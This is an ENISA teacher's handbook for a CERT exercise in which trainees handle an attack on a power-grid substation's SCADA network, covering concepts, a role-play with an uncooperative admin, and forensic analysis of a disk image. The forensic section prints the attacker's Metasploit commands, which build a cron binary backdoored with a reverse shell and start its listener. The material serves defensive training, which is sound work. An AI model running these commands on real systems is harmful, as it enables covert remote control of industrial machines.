Incident handling during attack on Critical Information Infrastructure

Handbook, Document for teachers

September 2014

European Union Agency for Network and Information Security www.enisa.europa.eu

About ENISA

The European Union Agency for Network and Information Security (ENISA) is a centre of network and information security expertise for the EU, its member states, the private sector and Europe's citizens. ENISA works with these groups to develop advice and recommendations on good practice in information security. It assists EU member states in implementing relevant EU legislation and works to improve the resilience of Europe's critical information infrastructure and networks. ENISA seeks to enhance existing expertise in EU member states by supporting the development of cross-border communities committed to improving network and information security throughout the EU. More information about ENISA and its work can be found at www.enisa.europa.eu.

Acknowledgements

Contributors to this report

We would like to thank all our ENISA colleagues who contributed with their input to this report and supervised its completion, especially Lauri Palkmets, Cosmin Ciobanu, Andreas Sfakianakis, Romain Bourgue, and Yonas Leguesse. We would also like to thank the team of Don Stikvoort and Michael Potter from S-CURE, The Netherlands, Mirosław Maj and Tomasz Chlebowski from ComCERT, Poland, and Mirko Wollenberg from PRESECURE Consulting, Germany, who produced the second version of this documents as consultants.

Agreements or Acknowledgements

ENISA wants to thank all institutions and persons who contributed to this document. A special 'Thank You' goes to the following contributors: Anna Felkner, Tomasz Grudzicki, Przemysław Jaroszewski, Piotr Kijewski, Mirosław Maj, Marcin Mielniczek, Elżbieta Nowicka, Cezary Rzewuski, Krzysztof Silicki, Rafał Tarłowski from NASK/CERT Polska, who produced the first version of this document as consultants and the countless people who reviewed this document.

Contact

For contacting the authors please use CERT-Relations@enisa.europa.eu

For media enquires about this paper, please use press@enisa.europa.eu.

Legal notice

Copyright Notice

Table of Contents

1 Introduction

Goal

Make CERT members aware of requirements during incident handling in CII/SCADA environments.

Target audience

Incident handlers, incident management staff, technical CERT staff

Course Duration

4 hours, 30 minutes

Frequency

Once per team member

Structure of this document

	Task	Duration
	Introduction to the exercise	30 min
	Task 1: Analyse network infrastructure	30 min
	Task 2: Accessing and analysing incident data	120 min
	Task 3: Discussion of findings	60 min
	Summary of the exercise	30 min

2 General Description

In this exercise, the participants should learn to conduct incident handling procedures related to Critical Information Infrastructure (CII) and Supervisory Control and Data Acquisition (SCADA) systems and be prepared to address incidents and overcome obstacles.

The exercise contains role-playing parts where the operator should be impersonated by the instructor or some third party. Additionally the exercise has technical features that require examining the virtual network and log information.

All necessary material and supporting documentation is located in the */usr/share/trainer/13_CIH* (trainee version*: /usr/share/trainee/13_CIH*) folders, on the Virtual Image and in the compressed image file *(/usr/share/trainer/13_CIH/adds/cih-das-sda.img.bz2).*

2.1 NETWORK MAP (TRAINER VERSION)



Figure 1: Trainer map of SCADA network

3 EXERCISE COURSE

The course of this exercise is as follows. All discussions should be moderated by the trainer.

3.1 Introduction to the exercise

The trainer should give an introduction to the topic of Critical Infrastructure and the architecture and technology found in SCADA environments. Explain the following terms.

- **Critical Information Infrastructure:**
  The critical information infrastructure (CII[1][2]) is any physical or virtual information system that controls, processes, transmits, receives or stores electronic information in any form including data, voice, or video that is:
  - vital to the functioning of critical infrastructure;
  - so vital (to the United States) that the incapacity or destruction of such systems would have a debilitating impact on national security, national economic security, or national public health and safety; or
  - owned or operated by or on behalf of a state, local, tribal, or territorial government entity.

[1] http://itlaw.wikia.com/wiki/Critical_information_infrastructure
[2] Critical Infrastructures and Services http://www.enisa.europa.eu/activities/Resilience-and-CIIP/critical-infrastructure-and-services

- **SCADA** [3][4]:
  Supervisory control and data acquisition (SCADA) generally refers to industrial control systems (ICS): computer systems that monitor and control industrial, infrastructure, or facility-based processes, as described below:
  - Industrial processes include those of manufacturing, production, power generation, fabrication, and refining, and may run in continuous, batch, repetitive, or discrete modes.
  - Infrastructure processes may be public or private, and include water treatment and distribution, wastewater collection and treatment, oil and gas pipelines, electrical power transmission and distribution, wind farms, civil defence siren systems, and large communication systems.
  - Facility processes occur both in public facilities and private ones, including buildings, airports, ships, and space stations. They monitor and control heating, ventilation, and air conditioning (HVAC), access, and energy consumption.
- **Programmable logic controller (PLC[5]):**
  A programmable logic controller (PLC) or programmable controller is a digital computer used for automation of electromechanical processes, such as control of machinery on factory assembly lines, amusement rides, or light fixtures. PLCs are used in many industries and machines. Unlike general-purpose computers, the PLC is designed for multiple inputs and output arrangements, extended temperature ranges, immunity to electrical noise, and resistance to vibration and impact. Programs to control machine operation are typically stored in battery-backed-up or non-volatile memory. A PLC is an example of a hard real-time system, since output results must be produced in response to input conditions within a limited time, otherwise unintended operation will result.
- **Remote Terminal Unit (RTU[6]):**
  An RTU is a microprocessor-controlled electronic device that interfaces objects in the physical world to a distributed control system or SCADA by transmitting telemetry data to the system, and by using messages from the supervisory system to control connected objects. Another term that may be used for RTU is remote telemetry unit; the common usage term varies with the application area generally.
- **Human Machine Interface (HMI[7]):**
  An HMI is the apparatus that presents process data to a human operator, and through which the human operator controls the process.
- **Modbus [8]:**
  Modbus is a serial communications protocol published by Modicon in 1979 for use with its programmable logic controllers (PLCs). Simple and robust, it has since become a de facto standard communication protocol, and it is now among the most commonly available means of connecting industrial electronic devices.
- **Open Platform Communications (OPC[9])**

[3] https://en.wikipedia.org/wiki/SCADA
[4] Industrial Control Systems/SCADA http://www.enisa.europa.eu/activities/Resilience-and-CIIP/critical-infrastructure-and-services/scada-industrial-control-systems
[5] https://en.wikipedia.org/wiki/Programmable_logic_controller
[6] https://en.wikipedia.org/wiki/Remote_terminal_unit
[7] https://en.wikipedia.org/wiki/SCADA#Human.E2.80.93machine_interface
[8] https://en.wikipedia.org/wiki/Modbus
[9] https://en.wikipedia.org/wiki/OLE_for_process_control

OLE for Process Control (OPC) (which altogether stands for Object Linking and Embedding (OLE) for Process Control) is the original name for a standards specification developed in 1996 by an industrial automation industry task force. The standard specifies the communication of real-time plant data between control devices from different manufacturers.
As of November 2011, the OPC Foundation has officially renamed the acronym to mean 'Open Platform Communications'. The change in name reflects the applications of OPC technology for applications in Process Control, discrete manufacturing, building automation, and many others. OPC has also grown beyond its original Object Linking and Embedding (OLE) implementation to include other data transportation technologies including XML, Microsoft's .NET Framework, and even the OPC Foundation's binary-encoded TCP format.

- **SCADA architecture generations**
  SCADA systems have evolved through three generations as follows[10]
  - First generation: 'Monolithic' In the first generation, computing was done by mainframe computers. Networks did not exist at the time SCADA was developed. Thus, SCADA systems were independent systems with no connectivity to other systems. Wide Area Networks were later designed by RTU vendors to communicate with the RTU. The communication protocols used were often proprietary at that time. The first-generation SCADA system was redundant, since a back-up mainframe system was connected at the bus level and was used in the event of failure of the primary mainframe system.
  - Second generation: 'Distributed' The processing was distributed across multiple stations, which were connected through a LAN, and they shared information in real time. Each station was responsible for a particular task, thus making the size and cost of each station less than the one used in First Generation. The network protocols used were still mostly proprietary, which led to significant security problems for any SCADA system that received attention from a hacker. Since the protocols were proprietary, very few people beyond the developers and hackers knew enough to determine how secure a SCADA installation was. Since both parties had vested interests in keeping security issues quiet, the security of a SCADA installation was often badly overestimated, if it was considered at all.
  - Third generation: 'Networked' Due to the usage of standard protocols and the fact that many networked SCADA systems are accessible from the Internet, the systems are potentially vulnerable to remote attack. On the other hand, the usage of standard protocols and security techniques means that standard security improvements are applicable to the SCADA systems, assuming they receive timely maintenance and updates.
- Security issues specific to SCADA environments[11][12]
  - the lack of concern about security and authentication in the design, deployment and operation of some existing SCADA networks
  - the belief that SCADA systems have the benefit of security through obscurity through the use of specialized protocols and proprietary interfaces
  - the belief that SCADA networks are secure because they are physically secured

[10] https://en.wikipedia.org/wiki/SCADA#SCADA_architectures
[11] https://en.wikipedia.org/wiki/SCADA#Security_issues
[12] Protecting Industrial Control Systems. Recommendations for Europe and Member States http://www.enisa.europa.eu/activities/Resilience-and-CIIP/critical-infrastructure-and-services/scada-industrial-control-systems/protecting-industrial-control-systems.-recommendations-for-europe-and-member-states

- the belief that SCADA networks are secure because they are disconnected from the Internet

You should also explain the following special attributes, which are important when dealing with CII incidents.

- Availability (and Integrity) will be more important than confidentiality in most cases. It might not be possible to shut down an infected system because keeping the production running is more important. Not only internal business processes might be affected by decisions.
- Quite often production units are working in an autonomous state of mind. People take their responsibility very seriously but their targets and decision criteria might differ from what information technology or security people expect and are used to.
- In SCADA environments, you might encounter a lot of legacy systems with nearly no system security measures. Sometimes this is caused by carelessness, sometimes by external requirements.

3.2 Keys to the exercise

3.2.1 Task 1 Analyse network infrastructure and scenario introduction

For this exercise, the trainees are part of the CERT for an electricity grid company. The infrastructure includes a large number of power distribution substations spread all over the country of Utopia[13].

[13] Utopia as defined in Exercise 1



Figure 2: Grid overview map https://en.wikipedia.org/wiki/File:Electricity_Grid_Schematic_English.svg

In all of these stations, office and industrial networks are deployed, separated by dedicated firewall systems with restrictive rule sets, allowing communication only between machines (industrial <-> office) for the purpose of data acquisition (collecting measuring data, for instance). Hand out the trainee version of the network map (Figure 3).



Figure 3: trainee version of the network map

Describe the organisational and technical security measures implemented.

- Firewall permits machine to machine (M2M, Data Acquisition Server to Reporting Server) communication only;
- Emphasis is on technical measures regarding information security; the organisation is in the awareness phase of the security maturity model.
- There are no dedicated written policies regarding the security of the industrial network.

3.2.2 Task 2 Accessing and analysing incident data

Incident background

An attacking group has succeeded in connecting a rogue device to a substation network. This device enables them to connect to the control server and manipulate the power output of the station.

Roles

1. Utopia National CERT This party inputs some information in an email (see first email below), which gives some hints to the students in which direction to search during the analysis. Optionally, you might decide to withdraw the mail from the inbox and deliver less information initially. Optionally, you might decide to use this role as an omniscient player.
2. CII Admin This role is the main dialogue partner for the students. The player has access rights to the production networks but not the privilege to manipulate technical security measures (like firewalls). Its background is from electrical engineering and the role has limited general information technology and no information security knowledge. The role is to be reluctant in regards to cooperation. For the students, the CII Admin is the only way of accessing data essential to the investigation of the incident. The main interest of the character is to keep the production running (Availability).
3. Utopia Power CERT This is the students role. The group should define different roles according to the team structure (see Exercise 3) :

- CERT Manager: The manager should supervise the incident handling process and be ready to take action if necessary or when the team escalates action items.

- Technical Analyst(s)/Incident Handler: The investigation must be documented and reported to the team manager. There might be situations where the team has to escalate issues to the manager (such as overriding an uncooperative CII Admin). Tasks in regard to the team include:
    - Handler on duty
    - Liaison officers
    - Specialised Analysts

Initial information for the students

The students will find two emails in their inbox:

First email:

> Dear colleagues,
>
> We inform you about verified threats regarding critical information infrastructures in central Utopia. We have been informed by our sources that combined physical and non-physical attack vectors might be used to disrupt production processes in the industrial complex in this area.
>
> With kind regards,
>
> National CERT

Second email:

> Hello colleagues,
>
> Personally I don't think its business for you, but my boss told me to inform you anyway. At one of our substations we experienced some issues with the electric tension at the output. There are minor variances, which have caused problems at some of our customer's equipment. So far, we have not been able to track the cause.
>
> You may contact me via company internal phone number: 2442-3646
>
> Regards,
>
> CII Admin

Role playing

Obviously there are several ways to investigate and address the incident. In this part of the document we will outline one possible way to give the trainer an idea of what to expect. How it will proceed in practice will depend on the characteristics of the student group. Part of the exercise is the inability of the CERT to have direct access to the compromised environment. From the exercise perspective, this should train the students to express their need for certain data precisely. This way we can also put the emphasis on the organisational parts of the incident handling. Due to these restrictions, data access has to be done by the means of the CII Admin role.

1. **Receive notification**

   Trainer:

- Hand out the trainee network map.
- Point the Handler on duty to the emails.

Team:

- Document the information received (emails, network map).
- Define the next steps in the investigation (these might include: inform manager, inform National CERT, contact CII Admin).

2. Verification and data acquisition

Team:

- Call the CII Admin and ask for details regarding the incident.

CII Admin:

- Repeats content of email.

Team:

- Ask for usual workflow:
  1. Human access only allowed via Terminal Server;
  2. Terminal Server can only be accessed from the Windows client machine;
  3. On the Terminal Server SCADA software is installed.
- Ask for access to the Terminal Server, Windows client or network
  1. Firewall rules deny access
- Asks for log data from the Terminal Server
  1. CII Admin denies the request with workload as given reason
- Possible escalation trigger
  1. After escalation log data is delivered (/usr/share/trainer/13_CIH/adds/scada-log.txt)

3. Analysis

During the analysis of the log data (see screenshot below) the team will recognize the connection from the rogue device to the Terminal Server. One of the source IP addresses will not be documented in the network map.

Team:

- Call CII Administrator to verify suspicious client connection.
  1. Administrator admits unknown device but denies malicious activity.
  2. Option: Admin requires team to provide further evidence before he is going to take action on the incident.
- The team has several options now.
  1. Ask the Administrator to search the site for the device physically.
  2. Ask for additional data regarding the incident.
     1. CII Administrator can provide network trace (see below)
     2. The network trace is preferable to the NMAP scan, scanning industrial network environments might lead to service (and productivity) failures.
  3. Escalate the incident

4. Containment

After confirming the security-related type of the incident, containing the incident would become top priority. For this, the following steps could be taken by the team.

- Research whether this behaviour is unique to this station.
- Decide on which layer to implement the containment.
  1. Isolating the Terminal server might alarm the attackers and they might decide to go for other targets in the corporate network, change their behaviour to destruction or cover the tracks. It does not stop the attacker from targeting other network parts and disrupts access to the SCADA network.
  2. Isolating the compromised network might alarm the attackers, who might change their behaviour to destruction or cover their tracks. The attackers would not be able to go for targets in other areas of the network. It disrupts delivery of data from DAS (Data Acquisition Server) to Reporting Server causing loss of productivity or compliance.
  3. Isolating all corporate networks from each other and/or the Internet might alarm the attackers, who might go for other targets, change to destructive behaviour or cover their tracks. The attackers would not be able to go for targets in other areas of the network. This choice disrupts delivery of data from Data Acquisition Server DAS) to Reporting Server, causing loss of productivity or compliance. Additionally, there would be all kinds of impact on business processes.

Obviously this would impact the productivity and business processes of the company in various ways and severity. The CERT team should provide evidence and arguments for the decision to recommend/request an action. They should also document the possible impact on the business processes (qualitative, not quantitative).

5. Mitigation

After the team has analysed the incident, they should document it, report the results to the CERT Manager and provide mitigation steps. The documentation might follow the guidelines defined in the VERIS [14]framework. It should at least contain answers to the four 'A' elements:

- Agent: Who?
  The attack was conducted by a skilled and focussed external group. It was probably state sponsored and not criminally motivated.
- Actions: What actions?
  The physical attack took place by placing a rogue device in the network and staging attacks on additional infrastructure components. It used a terminal server as means of manipulating the power supply of an industrial area.
- Assets: Which assets?
  The assets affected were: the network infrastructure (by means of the placement of the rogue device); the Terminal Server (through a password guessing attack); power distribution (by manipulating output); and customer equipment.
- Attributes: How were the assets affected?
  The assets were affected in terms of integrity and availability. Impact on confidentiality is a side effect.

Short-term mitigation steps have been described in the containment section. To improve the operational security, the students might recommend improving physical security (CCTV,

[14] VERIS Community http://www.veriscommunity.net/doku.php

guards), network security (Network Access Control (802.1 X, NAC)) and defining incident response policies in regard to the SCADA networks.

3.2.3 Technical material used during the exercise

3.2.3.1 Network trace

Network trace can be found from the location: /usr/share/trainer/13_CIH/adds/scada.pcap The pcap file (picture below) shows terminal server sessions by from the rogue device to the Terminal Server



Figure 4: Terminal server sessions

3.2.3.2 Forensic image of data acquisition server (DAS)

Optionally, for advanced students, a forensic challenge: Image of the data acquisition server (DAS) hard disk:

- Zipped file*: /usr/share/trainer/13_CIH/adds/cih-das-sda.img*
- SHA1SUM: 23d02bb48b50fa77a7330a4e143de1d0f9c08d9a cih-das-sda.img
- Image file is about 1.4 GB, zipped version about 380 MB
- The crond binary has been replaced with a Metasploit Meterpreter [15]reverse shell

[15] Metasploit Meterpreter Basics http://www.offensive-security.com/metasploit-unleashed/Metasploit_Meterpreter_Basics

Using Metasploit the attacker compiles the reverse_tcp payload to connect back to 192.168.2.187 on port 443. Then, he encodes the payload into an existing Linux ELF executable and the new executable will still function like the original while having the malicious functionality injected by the attacker.

```
msfpayload linux/x86/meterpreter/reverse_tcp LHOST=192.168.2.187 LPORT=443 R | msfencode -t elf -k -x cron -o cron-new
```

Figure 5: Creation of reverse shell binary

The attacker starts a listener in order to receive reverse meterpreter connections from the victim machine.

```
2012-09-10 09:03:22 +0200 S:0 J:0> use exploit/multi/handler
2012-09-10 09:03:31 +0200 S:0 J:0 exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
2012-09-10 09:03:34 +0200 S:0 J:0 exploit(handler) > set LHOST 192.168.2.187
LHOST => 192.168.2.187
2012-09-10 09:03:38 +0200 S:0 J:0 exploit(handler) > set LPORT 443
LPORT => 443
2012-09-10 09:03:41 +0200 S:0 J:0 exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.2.187:443
2012-09-10 09:03:45 +0200 S:0 J:1 exploit(handler) > [*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1126400 bytes) to 192.168.2.102
```

Figure 6: Starting the generic handler in Metasploit

```
./dd_rescue -a /dev/sda /media/sdb1/cih-das-sda.img
```

Figure 7: Creation of the disk image

How to mount the data partition for forensic task.

1. Use command: sudo losetup -f cih-das-sda.img to mount the image.
2. Check with command: sudo losetup –a the created loopback device.

```
/dev/loop0: [fc01]:1838781 (/home/mirko/Dokumente/Projekte/ENISA/CCP 2611/Exercise 1 - SCADA handling/cih-das-sda.img)
```

Figure 8: losetup output

3. Read the partition table with command: sudo partx –a –v /dev/loop0

```
partition: none, disk: /dev/loop0, lower: 0, upper: 0
/dev/loop0: partition table type 'dos' detected
/dev/loop0: partition #1 added
/dev/loop0: partition #2 added
/dev/loop0: partition #5 added
```

Figure 9: partx output

4. Use sudo pvscan to recognize the lvm volume:

```
  Found duplicate PV 2xgpmoQ71SC5YvHpOUOH18Q1KGDEhHEH: using /dev/loop0p5 not /dev/loop1
  PV /dev/loop0p5   VG cih-das   lvm2 [3.76 GiB / 40.00 MiB free]
```

Figure 10: pvscan output

5. Activate the volume with command: sudo vgchange –a y
6. Mount the file system as readonly at /mnt directory: sudo mount –o ro /dev/mapper/cih--das-root /mnt

Trainee should check the image's log files (/mnt/var/log folder) for the rogue IP address as found from the picture below.



Figure 11: Rogue IP address in log files

Special attention should be focused on auth.log for to look for rogue IP address actions.

